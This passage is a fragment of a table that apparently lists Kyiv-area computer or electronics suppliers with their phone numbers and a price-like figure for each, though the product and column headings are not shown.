| 2 | icBook | |
| 3 | IT Park (044-4647178) | |
| 4 | Samsung | 2,52 |
| 5 | Spin White (044-4635998) | 27 |
| 6 | Альфа-Каунтер ТОВ | 11 |
| 7 | Дако | 13,33 |
| 8 | Евротрейд (044-4867483, 4865917) | 50 |
| 9 | Инкософт (044-2464389,2345335) | 50 |
| 10 | Колокол (044-4617988) | 24-44 |
| 11 | КомТехСервис (044-2368800,4905722) | 49 |
| 12 | Ксантен (044-5645632, 5021682) | 49 |
| 13 | Лайтком (044-5285752, 5286249) | 49 |
| 14 | НКТ (044-5996469, 2479324) | 49 |
| 15 | ПрагмаТех (044-4575720,4530258) | 49 |
| 16 | Пульсар (044-4517046, 4516654, 3311727) | 49 |
| 17 | СИТ (044-5654277,5653961) | 50 |
| 18 | Тезис | 43 |
| 19 | Технопарк (044-5941515) | 51 |
| 20 | ЧП Петрук (044-4559071) | 50 |
| 21 | Эксим-Стандарт (044-5360094) | 25 |
| 22 | Юниим (044-2296929, 2285209) | 49 |